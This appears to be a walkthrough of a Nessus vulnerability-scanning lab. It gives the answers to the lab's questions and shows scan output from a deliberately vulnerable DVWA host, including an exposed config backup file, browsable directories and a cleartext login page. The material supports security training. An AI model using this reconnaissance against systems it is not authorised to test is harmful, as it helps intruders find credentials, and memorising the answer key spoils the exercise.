
Performance options:

2 simultaneous hosts (max)

2 simultaneous checks per host (max)


15 second network read timeout

Slow down the scan when network congestion is detected




With these options set, launch the scan.

No answer needed




After the scan completes, which '**Vulnerability**' in the '**Port scanners**' family can we view the details of to see the open ports on this host?

Nessus SYN scanner




13 Vulnerabilities

□	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴
□	LOW	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General
□	INFO	...	...	2 HTTP (Multiple Issues)	Web Servers
□	INFO			Apache HTTP Server Version	Web Servers
□	INFO			Backported Security Patch Detection (WWW)	General
□	INFO			Common Platform Enumeration (CPE)	General
□	INFO			Device Type	General
□	INFO			Nessus Scan Information	Settings
□	INFO			Nessus SYN scanner	Port scanners




What **Apache HTTP Server Version** is reported by Nessus?

2.4.99



□	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴
□	LOW	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General
□	INFO	...	...	2 HTTP (Multiple Issues)	Web Servers
□	INFO			Apache HTTP Server Version	Web Servers



INFO Apache HTTP Server Version

Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.


See Also

https://httpd.apache.org/

Output


```
URL        : http://10.10.130.171/
Version    : 2.4.99
Source     : Server: Apache/2.4.25 (Debian)
backported : 1
os         : ConvertedDebian
```

- **Scanning a Web Application**



Run a Web Application scan on the VM!


(Running this Scan will take some time to complete, please be patient)




Answer the questions below

What is the plugin id of the plugin that determines the HTTP server type and version?

10107



□	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾		
□	MEDIUM	5.3		Browsable Web Directories	CGI abuses	1		
□	MEDIUM	5.0 *		Backup Files Disclosure	CGI abuses	1		
□	MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers	1		
□	INFO			Apache HTTP Server Version	Web Servers	1		
□	INFO			CGI Generic Tests Load Estimation (all tests)	CGI abuses	1		
□	INFO			External URLs	Web Servers	1		
□	INFO			HTTP Methods Allowed (per directory)	Web Servers	1		
□	INFO			HTTP Server Type and Version	Web Servers	1		



INFO HTTP Server Type and Version


Description

This plugin attempts to determine the type and the version of the remote web server.

Output


```
The remote web server type is :

Apache/2.4.25 (Debian)
```

To see debug logs, please visit individual host




What authentication page is discovered by the scanner that transmits credentials in cleartext?

login.php



□	Sev	Score	Name	Family
□	MEDIUM	5.3	Browsable Web Directories	CGI abuses
□	MEDIUM	5.0 *	Backup Files Disclosure	CGI abuses
□	MEDIUM	4.3 *	Web Application Potentially Vulnerable to Clickjacking	Web Servers
□	LOW	2.6 *	Web Server Transmits Cleartext Credentials	Web Servers



LOW **Web Server Transmits Cleartext Credentials**

Description

The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.


An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.

Solution

Make sure that every sensitive form transmits content over HTTPS.


Output

```
Page : /login.php
Destination Page: /login.php
```




What is the file extension of the config backup?

.bak



22 Vulnerabilities

□	Sev ▼	CVSS ▼	VPR ▼	Name ▲	Family ▲
□	MEDIUM	5.3		Browsable Web Directories	CGI abuses
□	MEDIUM	5.0 *		Backup Files Disclosure	CGI abuses
□	MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers



MEDIUM **Backup Files Disclosure**

Description

By appending various suffixes (ie: .old, .bak, ~, etc...) to the names of various files on the remote host, it seems possible to retrieve their contents, which may result in disclosure of sensitive information.

Solution

Ensure the files do not contain any sensitive information, such as credentials to connect to a database, and delete or protect those files that should not be accessible.

See Also

http://www.nessus.org/u?8f3302c6


Output

```
It is possible to read the following backup file :

  - File : /config/config.inc.php.bak
    URL  : http://10.10.105.41/config/config.inc.php.bak
```


Which directory contains example documents? (This will be in a php directory)

/external/phpids/0.6/docs/examples/

✓ Correct Answer   💡 Hint



☐	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴
☐	MEDIUM	5.3		Browsable Web Directories	CGI abuses



MEDIUM Browsable Web Directories

Description

Multiple Nessus plugins identified directories on the web server that are browsable.

Solution

Make sure that browsable directories do not leak confidential information or give access to sensitive resources. Additionally, use access restrictions or disable directory indexing for any that do.

See Also

http://www.nessus.org/u?0a35179e


Output

```
The following directories are browsable :

http://10.10.105.41/config/
http://10.10.105.41/docs/
http://10.10.105.41/dvwa/
http://10.10.105.41/dvwa/css/
http://10.10.105.41/dvwa/images/
http://10.10.105.41/dvwa/includes/
http://10.10.105.41/dvwa/includes/DBMS/
http://10.10.105.41/dvwa/js/
http://10.10.105.41/external/
http://10.10.105.41/external/phpids/
http://10.10.105.41/external/phpids/0.6/
http://10.10.105.41/external/phpids/0.6/docs/
http://10.10.105.41/external/phpids/0.6/docs/examples/
http://10.10.105.41/external/phpids/0.6/lib/
```


What vulnerability is this application susceptible to that is associated with X-Frame-Options?

Clickjacking

✓ Correct Answer   💡 Hint



☐	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴
